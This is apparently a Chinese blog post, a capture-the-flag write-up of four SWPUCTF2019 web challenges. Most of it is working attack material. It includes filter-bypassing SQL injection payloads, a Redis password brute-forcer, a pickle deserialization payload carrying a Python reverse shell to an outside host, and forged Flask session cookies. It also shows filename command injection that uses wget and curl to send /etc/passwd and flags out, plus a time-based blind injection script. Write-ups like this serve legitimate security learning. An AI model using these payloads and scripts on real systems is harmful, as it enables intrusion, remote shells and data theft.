
SWPUCTF2019web题复现

原创

bmth666 于 2022-04-05 14:05:18 发布 112 收藏

分类专栏： ctf 刷题 文章标签： 安全 web


本文链接：https://blog.csdn.net/bmth666/article/details/123773368



[SWPU2019]web1-easy_web


有一个登录框，试了试万能密码失败，那就注册吧

登录后发现有一个申请广告，在标题处输入11111111'，发现报错，应该是sql注入




禁用了or，空格等等，先使用union发现有22列

`-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`



后面发现还可以用`-1'/**/group/**/by/**/22,'1`，一样可以爆出为22列



Unknown column '23' in 'group statement'

广告名	广告内容
未查找到相关广告信息	

查看数据库：`-1'/**/union/**/select/**/1,version(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`

广告详情

广告名	广告内容
10.2.26-MariaDB-log	3

接下来卡住了，看师傅wp，发现过滤了information_schema，使用师傅的payload：

```
-1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats),3,4,5,6,7,8
,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情

广告名	广告内容
FLAG_TABLE,news,users,gtid_slave_pos,ads,users	3

接下来是无列名注入，举栗子说明一下:
先是正常的查询：`select * from users;`

```
mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
+----+----------+------------+
13 rows in set (0.00 sec)
```

查询的时候一定要和表的列数相同 `select 1,2,3 union select * from users;`

```
mysql> select 1,2,3 union select * from users;
+----+----------+------------+
| 1  | 2        | 3          |
+----+----------+------------+
|  1 | 2        | 3          |
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
+----+----------+------------+
14 rows in set (0.00 sec)
```

若可用`的话

```
select `3` from (select 1,2,3 union select * from users)a;
```

```
mysql> select `3` from (select 1,2,3 union select * from users)a;
+------------+
| 3          |
+------------+
| 3          |
| Dumb       |
| I-kill-you |
| p@ssword   |
| crappy     |
| stupidity  |
| genious    |
| mob!le     |
| admin      |
| admin1     |
| admin2     |
| admin3     |
| dumbo      |
| admin4     |
+------------+
14 rows in set (0.00 sec)
```

若不可用的话也可以用别名来代替

`select b from (select 1,2,3 as b union select * from users)a;`

```
mysql> select b from (select 1,2,3 as b union select * from users)a;
+------------+
| b          |
+------------+
| 3          |
| Dumb       |
| I-kill-you |
| p@ssword   |
| crappy     |
| stupidity  |
| genious    |
| mob!le     |
| admin      |
| admin1     |
| admin2     |
| admin3     |
| dumbo      |
| admin4     |
+------------+
14 rows in set (0.02 sec)
```

那么即可构造payload如下

```
-1'/**/union/**/select/**/1,(select/**/group_concat(b)/**/from(select/**/1,2,3/**/as/**/b/**/union/**/select*from/**/users)x),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情

广告名	广告内容
3,flag{9633b328-80e9-4298-a18b-f14d54ece9e7},53e217ad4c721eb9565cf25a5ec3b66e,b0baee9d279d34fa1dfd71aadb908c3f	3

尝试另一个师傅的payload中使用`sys.schema_auto_increment_columns`和`sys.schema_table_statistics_with_buffer`发现都不存在，与环境有关吧

广告详情

Table 'sys.schema_auto_increment_columns' doesn't exist

广告名	广告内容
未查找到相关广告信息	

参考：
mysql.innodb_table_stats
聊一聊bypass information_schema

[SWPU2019]web2-python 简单题

标题为Deserialization，注册后登录进去发现就存在一个提示

```
<!--没错就是这么简洁~Red*s-->
```

并且给了一个额外的端口，很有可能是redis相关的漏洞
参考：掌阅iReader某站Python漏洞挖掘
使用python2脚本来爆破redis密码

```python
# -*- coding: utf-8 -*-
import socket
import sys

path = "E:/ctf/Web/字典文件/弱口令字典.txt"
path = unicode(path, 'utf8')
file = open(path,"r")
passwords=[]

while 1:
    line = file.readline()
    passwords.append(line.replace("\n",""))
    if not line:
        break
    pass # do something

def check(ip, port, timeout):
    try:
        socket.setdefaulttimeout(timeout)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        #print u"[INFO] connecting " + ip + u":" + port
        s.connect((ip, int(port)))
        #print u"[INFO] connected "+ip+u":"+port+u" hacking..."
        s.send("INFO\r\n")
        result = s.recv(1024)
        if "redis_version" in result:
            return u"IP:{0}存在未授权访问".format(ip)
        elif "Authentication" in result:
            for passwd in passwords:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect((ip, int(port)))
                s.send("AUTH %s\r\n" %(passwd))
                # print u"[HACKING] hacking to passwd --> "+passwd
                result = s.recv(1024)
                if 'OK' in result:
                    return u"IP:{0} 存在弱口令,密码:{1}".format(ip,passwd)
                else:pass
        else:pass
        s.close()
    except Exception:
        pass
if __name__ == '__main__':
    # default Port
    port="28884"
    ip = '117.21.200.166'
    result = check(ip,port,timeout=10)
    print(result)
```

得到密码password

```
redis-cli -h 117.21.200.166 -p 28884 -a password
```

```
root@kali:~# redis-cli -h 117.21.200.166 -p 28884 -a password
Warning: Using a password with '-a' or '-u' option on the command line interface
 may not be safe.
117.21.200.166:28884> info
# Server
redis_version:4.0.14
redis_git_sha1:1e82a561
redis_git_dirty:0
redis_build_id:af2077918183b9d8
redis_mode:standalone
os:Linux 4.19.221-0419221-generic x86_64
arch_bits:64
```

连接成功后看看redis里面放了些什么:

```
117.21.200.166:28884> keys *
1) "session:d54e0416-7c2c-41a3-ae6e-4edeb54a537e"
2) "session:5ff6840f-0459-4cd5-a5f0-af00939e8e16"
3) "session:c1349f1a-20c5-4212-b2f9-7d257eb2b86e"
4) "session:8f7676fd-1b96-4dec-a356-ed1a51ba96bd"
5) "session:a454a80d-59b9-4dcf-9910-096050c209e3"
6) "session:c86f8537-fab4-427e-8ea0-02537e75e70d"
117.21.200.166:28884> get session:c86f8537-fab4-427e-8ea0-02537e75e70d
"(dp1\nS'username'\np2\nV111\np3\nsS'_permanent'\np4\nI01\ns."
117.21.200.166:28884>
```

发现为python里的Pickle，而Pickle是可以执行命令的

```
import cPickle
import os
import redis

class exp(object):
    def __reduce__(self):
        s = """python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(("110.42.134.160",6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(
["/bin/sh","-i"]);'"""
        return (os.system, (s,))

e = exp()
s = cPickle.dumps(e)
r = redis.Redis(host='117.21.200.166',password="password", port=28884, db=0)
r.set("session:b87a278b-19f4-4409-8782-3e79236746a8", s)
```

这里需要使用linux执行脚本

上面的是linux执行的结果，下面是windows执行的结果，可以看到开头不一样

```
117.21.200.166:28884> get session:b87a278b-19f4-4409-8782-3e79236746a8
"cposix\nsystem\np1\n(S'python -c \\'import socket,subprocess,os;s=socket.socket
(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"110.42.134.160\",6666));os.dup2
(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"
/bin/sh\",\"-i\"]);\\''\np2\ntRp3\n."
117.21.200.166:28884> get session:b87a278b-19f4-4409-8782-3e79236746a8
"cnt\nsystem\np1\n(S'python -c \\'import socket,subprocess,os;s=socket.socket(so
cket.AF_INET,socket.SOCK_STREAM);s.connect((\"110.42.134.160\",6666));os.dup2(s.
fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bi
n/sh\",\"-i\"]);\\''\np2\ntRp3\n."
117.21.200.166:28884>
```

成功得到反弹shell

```
ubuntu@VM-0-4-ubuntu:~/ctf$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 28030 received!
/bin/sh: can't access tty; job control turned off
/app # ls
static
templates
venv
wtf-swpu-ctf.py
/app # ls /
app
bin
dev
etc
flag.txt
home
lib
media
mnt
opt
proc
redis.conf
root
run
run.sh
sbin
srv
sys
tmp
usr
var
/app # cat /flag.txt
flag{f468a8e3-be4c-4f22-a110-e5e23ddeb165}
/app #
```

[SWPU2019]web3-easy_python

输入任意账号密码即可登陆进入，访问upload显示`Permission denied!`

> 查看源码，可以看到有一个404 not found的提示
> 在 flask 中，可以使用 app.errorhandler()装饰器来注册错误处理函数，参数是 HTTP 错误状态码或者特定的异常类，由此我们可以联想到在 404 错误中会有东西存在
> 访问一个不存在的路由：`/logina`，显示404 not found，在 HTTP 头中我们可以看到一串 base64 字符串

```
GET /logina HTTP/1.1
Host: c8898510-0313-4b3d-800a-bdd5551ad6bc.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://c8898510-0313-4b3d-800a-bdd5551ad6bc.node4.buuoj.cn:81/
Connection: close
Cookie:
session=.eJyrVspMUbKqVlJIUrJS8g1xLFeq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK
6yiVFqcW5SXmpsKFagFxjxhY.YkBJ2w.DEtPILszFahMz79adVFCWQoc-3w
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 27 Mar 2022 11:28:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 13
Connection: close
Swpuctf_csrf_token: U0VDUkVUX0tFWTprZXlxcXF3d3dlZWUhQCMkJV4mKg==

404 not found
```

base64解码后可以得到：`SECRET_KEY:keyqqqwwweee!@#$%^&*`

登录的时候显示了session，那么很有可能是用 secret_key 伪造 session 来进行越权，使用flask_session_cookie_manager工具

```
E:\ctf\Web\漏洞利用\flask-session-cookie-manager>python2 flask_session_cookie_manager2.py decode -c ".eJyrVspMUbKqVlJIUrJ
S8g1xLFeq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFxjxhY.YkBJ2w.DEtPILszFahMz79adVFCWQoc-3w" -s "key
qqqwwweee!@#$%^&*"
{u'username': u'admin', u'password': u'admin', u'id': '100', u'is_login': True}

E:\ctf\Web\漏洞利用\flask-session-cookie-manager>python2 flask_session_cookie_manager2.py encode -t "{u'username': u'admi
n', u'password': u'admin', u'id': '1', u'is_login': True}" -s "keyqqqwwweee!@#$%^&*"
.eJyrVspMUbKqVlJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQWK6yiVFqcW5SXmpsKFagFiyxgX.YkBNMQ.q8jeyP3RKmyGMEDt
1ILFX60PHuo

E:\ctf\Web\漏洞利用\flask-session-cookie-manager>
```

将id改为1成功登入upload，给出了源码：

```python
@app.route('/upload',methods=['GET','POST'])
def upload():
    if session['id'] != b'1':
        return render_template_string(temp)
    if request.method=='POST':
        m = hashlib.md5()
        name = session['password']
        name = name+'qweqweqwe'
        name = name.encode(encoding='utf-8')
        m.update(name)
        md5_one= m.hexdigest()
        n = hashlib.md5()
        ip = request.remote_addr
        ip = ip.encode(encoding='utf-8')
        n.update(ip)
        md5_ip = n.hexdigest()
        f=request.files['file']
        basepath=os.path.dirname(os.path.realpath(__file__))
        path = basepath+'/upload/'+md5_ip+'/'+md5_one+'/'+session['username']+"/"
        path_base = basepath+'/upload/'+md5_ip+'/'
        filename = f.filename
        pathname = path+filename
        if "zip" != filename.split('.')[-1]:
            return 'zip only allowed'
        if not os.path.exists(path_base):
            try:
                os.makedirs(path_base)
            except Exception as e:
                return 'error'
        if not os.path.exists(path):
            try:
                os.makedirs(path)
```

```
            except Exception as e:
                return 'error'
        if not os.path.exists(pathname):
            try:
                f.save(pathname)
            except Exception as e:
                return 'error'
        try:
            cmd = "unzip -n -d "+path+" "+ pathname
            if cmd.find('|') != -1 or cmd.find(';') != -1:
    waf()
                return 'error'
            os.system(cmd)
        except Exception as e:
            return 'error'
        unzip_file = zipfile.ZipFile(pathname,'r')
        unzip_filename = unzip_file.namelist()[0]
        if session['is_login'] != True:
            return 'not login'
        try:
            if unzip_filename.find('/') != -1:
                shutil.rmtree(path_base)
                os.mkdir(path_base)
                return 'error'
            image = open(path+unzip_filename, "rb").read()
            resp = make_response(image)
            resp.headers['Content-Type'] = 'image/png'
            return resp
        except Exception as e:
            shutil.rmtree(path_base)
            os.mkdir(path_base)
            return 'error'
    return render_template('upload.html')


@app.route('/showflag')
def showflag():
    if True == False:
        image = open(os.path.join('./flag/flag.jpg'), "rb").read()
        resp = make_response(image)
        resp.headers['Content-Type'] = 'image/png'
        return resp
    else:
        return "can't give you"
```

预期解

我们可以上传一个软链接压缩包，来读取其他敏感文件而不是我们上传的文件，同时结合 showflag()函数的源码，我们可以得知 flag.jpg 放在 flask 应用根目录的 flag 目录下。那么我们只要创建一个到`/xxx/flask/flag/flag.jpg`的软链接，即可读取 flag.jpg 文件

在 linux 中，`/proc/self/cwd/`会指向进程的当前目录，那么在不知道 flask 工作目录时，我们可以用`/proc/self/cwd/flag/flag.jpg`来访问 flag.jpg

```
ln -s /proc/self/cwd/flag/flag.jpg flag
zip -ry flag.zip flag
```

```
Cookie:
session=.eJyrVspMUbKqVlJIUrJS8g20tVWq1VHKLI7PyU_PzFOyKikqTdVRKkgsLi7PLwIqVEpMyQW
K6yiVFqcW5SXmpsKFagFiyxgX.YkBNMQ.q8jeyP3RKmyGMEDt1ILFX60PHuo
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

----------------------------168943306237642823094077298456
Content-Disposition: form-data; name="file"; filename="flag.zip"
Content-Type: application/x-zip-compressed

PK□□
□□□□□□□{T□□□□□□□□□□□□□□□□□□□flagUT    □□P@b
P@bux□□□□□□□□□□□□□□/proc/self/cwd/flag/flag.jpgPK□□□□
□□□□□□□□{T□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□flagUT□□□
P@bux□□□□□□□□□□□□□□□PK□□□□□□□□□□J□□□Z□□□□□
----------------------------168943306237642823094077298456--
```

```
Vary: Cookie

flag{6fd91591-89f3-4d0a-9f99-4196c2f6f2e4}
```

也可以使用 `/proc/self/environ`，读取进程的环境变量，可以从中获取 flask 应用的绝对路径，再通过绝对路径制作软链接来读取 flag.jpg

```
ln -s /proc/self/environ where
zip -ry where.zip where
ln -s /ctf/hgfjakshgfuasguiasguiaaui/myflask/flag/flag.jpg flag
zip -ry flag.zip flag
```

> -r：将指定的目录下的所有子目录以及文件一起处理
> -y：直接保存符号连接，而非该连接所指向的文件，本参数仅在UNIX之类的系统下有效

非预期

存在一个命令执行

```
f=request.files['file']
path = basepath+'/upload/'+md5_ip+'/'+md5_one+'/'+session['username']+"/"
filename = f.filename
pathname = path+filename
try:
 cmd = "unzip -n -d "+path+" "+ pathname
 if cmd.find('|') != -1 or cmd.find(';') != -1:
  waf()
  return 'error'
 os.system(cmd)
```

可以在 `session['username']` 注册用户名处执行命令，测试发现没有curl，不然可以直接

```
& curl 110.42.134.160:6666 -d "@/etc/passwd" #
& curl 110.42.134.160:6666 -d `whoami` #
& curl 110.42.134.160:6666 -T "/etc/passwd" #
```

我这里是直接在filename处使用 `$(sleep 5).zip` 执行命令
filename因为是文件名，不能带有 `/`，ChaMd5的wp使用的是awk对变量赋值为 `/`，然后再调用，其实还可以使用 `${PATH:0:1}`，更加简单
尝试wget，flag文件名告诉了，直接读取即可

```
$(III=`awk 'BEGIN{printf \"%c\", 47}'`&&wget 110.42.134.160:6666${III}`whoami`).zip
$(wget 110.42.134.160:6666${PATH:0:1}`whoami`).zip
$(wget 110.42.134.160:6666${PATH:0:1}`cat .${PATH:0:1}flag${PATH:0:1}flag.jpg`).zip
```

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 18945 received!
GET /flag{bddd32da-9378-4697-8fbf-d38f525e7173} HTTP/1.1
Host: 110.42.134.160:6666
User-Agent: Wget
Connection: close

^C
ubuntu@VM-0-4-ubuntu:~$
```

假如我们不知道flag文件名，那么首先考虑如何读取目录，由于`|`被过滤了，不能用`|base64`，但是想到没有，我们可以将结果输出到一个文件，然后base64文件即可，发现base64会默认换行，导致读取不全，尝试`-w`失败(搞了半天，最后给一个图片自行体会)

```
$(echo `ls`>1.txt).zip
$(wget 110.42.134.160:6666${PATH:0:1}`base64 -w 0 1.txt`).zip
```

```
/app # base64 -w 0 1.txt
base64: unrecognized option: w
BusyBox v1.30.1 (2019-06-12 17:51:55 UTC) multi-call binary.

Usage: base64 [-d] [FILE]

Base64 encode or decode FILE to standard output
        -d      Decode data
/app #
```

经过多次测试发现，我们可以使用sh执行shell脚本，首先上传python反弹shell脚本

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("110.42.134
.160",6666));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"
]);'
```

```
ubuntu@VM-0-4-ubuntu:~/ctf$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
117.21.200.166 - - [28/Mar/2022 18:01:48] "GET /1.sh HTTP/1.1" 200 -
```


最后下载下来执行即可收到反弹shell

```
$(wget 110.42.134.160:8000${PATH:0:1}1.sh).zip
$(sh 1.sh).zip
```

```
ubuntu@VM-0-4-ubuntu:~/ctf$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 45335 received!
/bin/sh: can't access tty; job control turned off
/app # ls
1.sh
1.txt
__pycache__
flag
login.py
templates
upload
/app # cd flag
/app/flag # cat flag.jpg
flag{17ceb9e9-6b87-4534-be2b-07cd20db3778}
/app/flag #
```

[SWPU2019]web4-demo_mvc


只有一个js文件，看一下源码




```
function loginAjax() {
    var username = document.getElementById("username").value;
    var password = document.getElementById("password").value;
    var object = new Object();
    object.username = username;
    object.password = password;
    var xhr = new XMLHttpRequest();
    var jsonStr = JSON.stringify(object);
    xhr.open("post", "index.php?r=Login/Login");
    xhr.setRequestHeader("Content-Type","application/json");
    xhr.send(jsonStr);
    console.log(jsonStr);
};
function checkResiger() {
    alert("注册功能尚未开放！");
}
```


主要功能是将username和password以json格式然后发给`index.php?r=Login/Login`

> 不难发现，username中加入单引号会直接500错误，而闭合引号后会正常显示。因此可大致确定注入存在，随后开始构造payload。由于题目对username进行了严格的检测，所以无法使用单语句进行注入，但是注入点又存在，于是可以尝试进行堆叠注入
> 测试发现在单引号后加入分号`;`，若无法多语句执行，返回页面按理说应该是500，但在这里可以看到正常回显，说明可能存在堆叠注入



尝试进行延时

```
{"username":"1';SET @a=0x73656C65637420736C6565702835293B;PREPARE st FROM @a;EXECUTE st;","password":"admin'"}
```



成功执行，那么最后爆破的脚本：


```python
import requests
import json
import time

def main():
    #题目地址
    url = '''http://3db58513-21a0-4e8b-a669-008b60747bf6.node4.buuoj.cn:81/index.php?r=Login/Login'''
    #注入payload
    payloads = "1';set @a=0x{0};prepare ctftest from @a;execute ctftest-- -"
    flag = ''
    for i in range(1,30):
        #查询payload
        payload = "select if(ascii(substr((select flag from flag),{0},1))={1},sleep(3),1)"
        for j in range(32,128):
            #将构造好的payload进行16进制转码和json转码
            time.sleep(0.1)
            datas = {'username':payloads.format(str_to_hex(payload.format(i,j))),'password':'admin'}
            data = json.dumps(datas)
            times = time.time()
            res = requests.post(url = url, data = data)
            if time.time() - times >= 3:
                flag = flag + chr(j)
                print(flag)
                break

def str_to_hex(s):
    return ''.join([hex(ord(c)).replace('0x', '') for c in s])

if __name__ == '__main__':
    main()
```

